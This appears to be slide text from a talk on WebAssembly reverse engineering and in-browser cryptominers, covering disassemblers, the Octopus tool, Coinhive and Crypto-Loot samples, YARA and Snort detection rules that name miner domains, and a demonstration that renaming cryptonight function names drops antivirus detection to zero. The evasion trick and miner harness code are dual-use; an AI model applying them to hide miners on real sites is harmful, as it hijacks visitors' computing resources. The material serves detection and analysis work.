      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



04

Program analysis





Disassembler supporting WebAssembly

◊ [IDA Pro](#) (wasm support over plugins)


- ▶ IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger
- ▶ Loader and processor modules for WebAssembly (from [Sophos](#), from [Fireeye](#))

IDA Pro



◊ Radare2/Cutter

- ▶ [Radare2](#): Unix-like reverse engineering framework and command-line tools security
- ▶ [Cutter](#): A Qt and C++ GUI for radare2 reverse engineering framework



◊ [JEB decompiler](#)

- ▶ JEB is a reverse-engineering platform to perform disassembly, decompilation, debugging, and analysis of code
- ▶ Provide [demo version](#) with wasm support

◊ [Octopus](#)


- ▶ Security Analysis tool for WebAssembly module and Blockchain Smart Contracts





Octopus

- Security analysis framework
 - WebAssembly module
 - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- <https://github.com/quoscient/octopus>




	BTC	ETH	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	+	✓
IR conversion (SSA)	✗	+	+	✗	+
Symbolic Execution	✗	+	+	✗	+



Control flow graph (CFG)

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



CallFlow graph

Call operators (described here)

Name	Opcod	Immediates	Description
call	0x10	function_index : varuint32	call a function by its index
call_indirect	0x11	type_index : varuint32 , reserved : varuint1	call a function indirect with an expected signature



The `call_indirect` operator takes a list of function arguments and as **the last operand the index into the table**. Its reserved immediate is for future use and must be 0 in the MVP.

call

- ▶ arg: **index of the function**

call_indirect

- ▶ arg: signature type - ex: (i32 i32) → i32
- ▶ Function index popped from the stack **at runtime**
- ▶ index need to be in the Table section







Instructions analytics

Visual analytics about types of instructions per functions inside the WebAssembly module


- ▶ `./octopus_wasm.py -y -f sha1sum.wasm`
- ▶ Give you quick information about:
 - ▶ **Number** of functions
 - ▶ **Size** of the functions (number of instructions)
 - ▶ **Type** of instructions per functions
- ▶ Help you determined which functions to focus first!





05

WebAssembly Cryptominers





Coinhive / Monero Cryptominer

🔗 Coinhive

- ▶ Found on multiple vulnerable website
 - ▶ JS injected in Drupal/Wordpress website not updated
- ▶ Discontinuation of Coinhive (February 26, 2019) – [link](#)
- ▶ But that doesn't mean wasm cryptominer will stop

🔗 Monero Cryptominer:

- ▶ use computing resources to mine Monero cryptocurrency.
- ▶ **Cryptonight PoW hash algorithm**

🔗 Coinhive sample:

- ▶ [47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0](https://github.com/x25/coinhive-stratum-mining-proxy/blob/master/static/miner/cryptonight.wasm)
- ▶ <https://github.com/x25/coinhive-stratum-mining-proxy/blob/master/static/miner/cryptonight.wasm>

Bad Packets Report
@bad_packets

#Coinhive found on the website of the San Diego Zoo (@sandiegozoo) in the latest high-profile case of #cryptojacking.

12:16 AM - May 5, 2018






Other cryptominer - Cryptoloot

- Crypto-Loot offers a Browser based web miner for the Monero Blockchain.
 - ▶ Mining **Monero** cryptocurrency



OVERVIEW

Features You'll Love

-  **Stealth and Unintrusive**
Running our miner on your website will go unnoticed by all users, once started. Earn more than forced popup ads, while decreasing your bounce rate.
-  **Compatibility**
Our silent miner works smoothly across all devices such as Desktops, Laptops, Tablets, Phones, Windows, Linux, and iOS.
-  **Referral Program**
Earn lifetime commissions from those of whom you refer to Crypto-Loot. Simply sign up, copy your referral link, send it out, and collect free Monero!

- Coinhive copycat
 - ▶ [website](#), [github](#), [API](#), [coinhive-alternative](#)
 - ▶ Try to look more legit than Coinhive

CoinHive Alternative

Why choose CryptoLoot? **CryptoLoot charges a 12% fee** compared to CoinHive's 30% fee, and also offers additional features such as CNAME Proxies, daily re-encryption, and others. CryptoLoot's main priority is to provide the most profitable mining experience to webmasters and developers, and is doing so by being the lead coinhive alternative.



YARA rules for cryptominer detection

🔗 YARA rules publicly available for JSminer detection:

- ▶ Based their **detection on the JS script contents**
- ▶ Do not try to detect pattern inside wasm file

🔗 Examples:

- ▶ [CoinHive Javascript MoneroMiner](#) by *Florian Roth*
- ▶ [crypto jacking signatures](#) by *Brian Laskowski*

strings:

```
$s1 = "coinhive.min.js"
$s2 = "wpuupdates.github.io/ping"
$s3 = "cryptonight.asm.js"
$s4 = "coin-hive.com"
$s5 = "jsecoin.com"
$s6 = "cryptoloot.pro"
$s7 = "webassembly.stream"
$s8 = "ppoi.org"
$s9 = "xmrstudio"
$s10 = "webmine.pro"
$s11 = "miner.start"
$s12 = "allfontshere.press"
```

```
rule CoinHive_Javascript_MoneroMiner {
  meta:
    description = "Detects CoinHive - JavaScript Crypto Miner"
    license = "https://creativecommons.org/licenses/by-nc/4.0/"
    author = "Florian Roth"
    score = 50
    reference = "https://coinhive.com/documentation/miner"
    date = "2018-01-04"
  strings:
    $s2 = "CoinHive.CONFIG.REQUIRES_AUTH" fullword ascii
  condition:
    filesize < 65KB and 1 of them
}
```



Network detection using IDS

⬡ Snort rules

- ▶ Some rule related to cryptomining already exists ([here](#) - page 33)
- ▶ Some rule related to WebAssembly already exists - [link](#)
 - ▶ detection for [CVE-2018-5093](#)
 - ▶ detection for cryptominer (cryptonight)

⬡ `alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"PUA-OTHER CryptoNight webassembly download attempt"; flow:to_client,established; flowbits:isset,file.wasm; file_data; content:"cryptonight"; fast_pattern:only; metadata:policy balanced-ips drop, policy security-ips drop, service ftp-data, service http, service imap, service pop3; classtype:misc-attack; sid:46366; rev:1;)`


⬡ This rule will **FAIL** if:

- ▶ wasm modules are **inline** inside a JS script i.e. not downloaded as a standalone file (*.wasm)
- ▶ Functions are rename without “cryptonight” inside export names



Detection of Cryptonight?

- 🔍 Detection based on strings inside wasm cryptominer
 - ▶ Binary level: AV signatures, YARA, ...
 - ▶ Network level: Snort, Suricata, ...
 - ▶ VirusTotal detection

 **28 engines detected this file**

SHA-256 47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
File name _cryptonight.wasm
File size 67.18 KB
Last analysis 2018-09-05 00:50:02 UTC
Community score -47

28 / 59

Detection Details Relations Community

Ad-Aware	Application.BitCoinMiner.UB	AhnLab-V3	WASM/Cryptojs
ALYac	Misc.Riskware.JS.CoinMiner	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Application.BitCoinMiner.UB	BitDefender	Application.BitCoinMiner.UB
Cyren	CryptoNight.JBN	DrWeb	Tool.BtcMine.1100
Emsisoft	Application.BitCoinMiner.UB (B)	eScan	Application.BitCoinMiner.UB
ESET-NOD32	WASM/CoinMiner.B potentially unwanted	F-Secure	Application.BitCoinMiner.UB
Fortinet	Riskware/BitCoinMiner93EA	GData	Generic.Application.CoinMiner.AZ
Ikarus	PUA.CoinMiner	Kaspersky	not-a-virus:RiskTool.WASM.Miner.d
MAX	malware (ai score=99)	McAfee	WASM/Cryptonight
McAfee-GW-Edition	WASM/Cryptonight	Microsoft	PUA:Win32/CoinMiner
Panda	Trj/CoinMiner.A	Qihoo-360	Trojan.Generic
Sophos AV	BitCoinMiner (PUA)	Symantec	Trojan.Gen.2
TrendMicro	Coinminer_CryptoNight.SM-WASM	TrendMicro-HouseCall	Coinminer_CryptoNight.SM-WASM
ViRobot	WASM.S.CoinMiner.68796	ZoneAlarm	not-a-virus:HEUR:RiskTool.WASM.Cryptonig...




Detection of Cryptonight?

⬡ Detection based on strings inside wasm cryptominer

- ▶ Binary level: AV signatures, YARA, ...
- ▶ Network level: Snort, Suricata, ...
- ▶ [VirusTotal detection](#)

⬡ But if you just rename those strings (function names)

- ▶ `c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231`
- ▶ [VirusTotal detection](#) (08/2018)
- ▶ Renaming function names make it FUD
 - ▶ `_cn_____hash`
 - ▶ `_cn_____create`
 - ▶ `_cn_____destroy`

 **No engines detected this file**

SHA-256 `c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231`
File name `cn.wasm`
File size `61.02 KB`
Last analysis `2018-03-15 12:46:58 UTC`

0 / 59

Detection	Details	Community
Ad-Aware	✓ Clean	AegisLab ✓ Clean
AhnLab-V3	✓ Clean	ALYac ✓ Clean
Antiy-AVL	✓ Clean	Arcabit ✓ Clean
Avast	✓ Clean	Avast Mobile Security ✓ Clean
AVG	✓ Clean	Avira ✓ Clean
AVware	✓ Clean	Baidu ✓ Clean
BitDefender	✓ Clean	Bkav ✓ Clean
CAT-QuickHeal	✓ Clean	ClamAV ✓ Clean
CMC	✓ Clean	Comodo ✓ Clean
Cyren	✓ Clean	DrWeb ✓ Clean
Emsisoft	✓ Clean	eScan ✓ Clean
ESET-NOD32	✓ Clean	F-Prot ✓ Clean
F-Secure	✓ Clean	Fortinet ✓ Clean




06


Coinhive Analysis



Call Graph



Call Graph





Cryptonight exported functions

Exported functions names called from JS

- ▶ `_cryptonight_create`
- ▶ `_cryptonight_destroy`
- ▶ `_cryptonight_hash`

One Google search give us:

- ▶ [Harvest](#)
- ▶ [cryptonight-hash](#)
- ▶ [Xmonarch](#)
- ▶ ...

```
1  const criptonight = require("../cryptonight.js");
2
3
4  criptonight.onRuntimeInitialized = function(){
5      var heap = criptonight.HEAPU8.buffer;
6      var input = new Uint8Array(heap, criptonight._malloc(84), 84);
7      var output = new Uint8Array(heap, criptonight._malloc(32), 32);
8      var hashes = 0;
9      var stime = new Date().getTime() / 1000;
10
11     function work(){
12         var nonce = Math.random() * 4294967295 + 1 >>> 0;
13         input[39] = (nonce & 4278190080) >> 24;
14         input[40] = (nonce & 16711680) >> 16;
15         input[41] = (nonce & 65280) >> 8;
16         input[42] = (nonce & 255) >> 0;
17
18         criptonight._cryptonight_hash(input.byteOffset, output.byteOffset, input.byteLength);
19
20         //console.log(nonce, Buffer.from(output).toString('hex'));
21         hashes++;
22         var now = new Date().getTime();
23     }
24
25     work();
26
27     console.log("Rate: " + (hashes / (now - stime)) + "h/s\n" + "Total hashes: " + hashes + "\nTempo: " + (now - stime) + "ms");
28 }
```

```
(func $f24 (export "_cryptonight_create") (type $t4) (result i32)
  (call $f56
    (i32.const 1)
    (i32.const 2097552)))
(func $f25 (export "_cryptonight_destroy") (type $t3) (param $p0)
  (block $B0
    (drop
      (call $f52
        (i32.add
          (get_local $p0)
          (i32.const 2097536))))
      (call $f55
        (get_local $p0))))
(func $f26 (export "_cryptonight_hash") (type $t6) (param $p0 i32)
  (local $l0 i32) (local $l1 i32) (local $l2 i32) (local $l3 i32)
  (block $B0
```




Identify wasm compiler functions

